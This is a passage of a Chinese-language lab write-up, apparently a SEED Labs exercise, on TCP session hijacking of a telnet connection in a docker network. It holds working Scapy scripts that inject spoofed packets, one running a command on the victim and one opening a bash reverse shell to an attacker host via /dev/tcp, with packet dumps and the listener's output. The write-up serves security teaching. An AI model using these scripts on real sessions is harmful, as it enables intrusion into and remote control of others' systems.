
自动攻击 python 脚本如下：



```python
#!/usr/bin/env python3
from scapy.all import *

def hjk(pkt):
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack+21)
        data = '\r touch /home/malware \r'
        p = ip/tcp/data
        ls(p)
        send(p,verbose=0)

pkt = sniff(iface='br-0ea5f3313c7b',filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=hjk)
```


Result：

首先使用 docker 对 victim 进行 telnet 连接，使用 wireshark 抓包获取原宿地址端口及 seq、ack 等数据：




```
No.  Time              Source      Destination  Protocol  Length  Info
  79 2021-07-11 02:4… 10.9.0.5    10.9.0.6     TELNET    67 Telnet Data ...
  80 2021-07-11 02:4… 10.9.0.6    10.9.0.5     TCP       66 46718 → 23 [ACK] Seq=655328074 Ack=4167489294
  81 2021-07-11 02:4… 10.9.0.6    10.9.0.5     TELNET    68 Telnet Data ...
  82 2021-07-11 02:4… 10.9.0.5    10.9.0.6     TELNET    68 Telnet Data ...
  83 2021-07-11 02:4… 10.9.0.6    10.9.0.5     TCP       66 46718 → 23 [ACK] Seq=655328076 Ack=4167489296

▾ Transmission Control Protocol, Src Port: 46718, Dst Port: 23, Seq: 655328076, Ack: 4167489317, Len: 0
    Source Port: 46718
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 655328076
    [Next sequence number: 655328076]
    Acknowledgment number: 4167489317
    1000 .... = Header Length: 32 bytes (8)
```

编写手动攻击脚本如 Code 所示，发起攻击，构造出的攻击包显示如下：




```
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.5'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 46718          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 655328076      (0)
ack        : IntField                            = 4167489317     (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>  (<Flag 2 (S)>
)
window     : ShortField                          = 8192           (8192)
```

在进行攻击前 telnet 功能能够正常使用，而在攻击之后无法正常键入命令：




```
seed@faffbb7dc242:~$ ls
seed@faffbb7dc242:~$
```

尝试使用自动攻击，构造包如下：



```
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.6'     (None)
dst        : DestIPField                         = '10.9.0.5'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 46732          (20)
dport      : ShortEnumField                      = 23             (80)
seq        : IntField                            = 3483072884     (0)
ack        : IntField                            = 511412860      (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>  (<Flag 2 (S)>
)
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
```

结果是 telnet 命令输入一个字符后就无法键入，连接已被劫持：




```
seed@951b99f9631d:~$ ls
seed@951b99f9631d:~$ l
```

Task 4: Creating Reverse Shell using TCP Session Hijacking

Code：


获取反向 shell 的 python 脚本如下（采用了自动攻击方式，也可以手动）：



```python
#!/usr/bin/env python3
from scapy.all import *

def rvs_shell(pkt):
        ip = IP(src=pkt[IP].src, dst=pkt[IP].dst)
        tcp = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags="A", seq=pkt[TCP].seq, ack=pkt[TCP].ack+21)
        data = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r'
        p = ip/tcp/data
        ls(p)
        send(p,verbose=0)

pkt = sniff(iface='br-5b97aed3cfa3',filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23',prn=rvs_shell)
```


Result：

首先让 10.9.0.6 与 10.9.0.5 建立 telnet 连接：




```
root@367f3121415e:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
12ad6f0e65b8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@12ad6f0e65b8:~$ 
```

在攻击机 10.9.0.1 上监听 9090 端口：



```
Listening on 0.0.0.0 9090
```

此时运行 Code 中所展示的攻击脚本，并在 10.9.0.6 通过 telnet 获取的 shell 中输入命令，由此攻击机成功获取反向 shell，截图如下：



```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59260
seed@12ad6f0e65b8:~$
```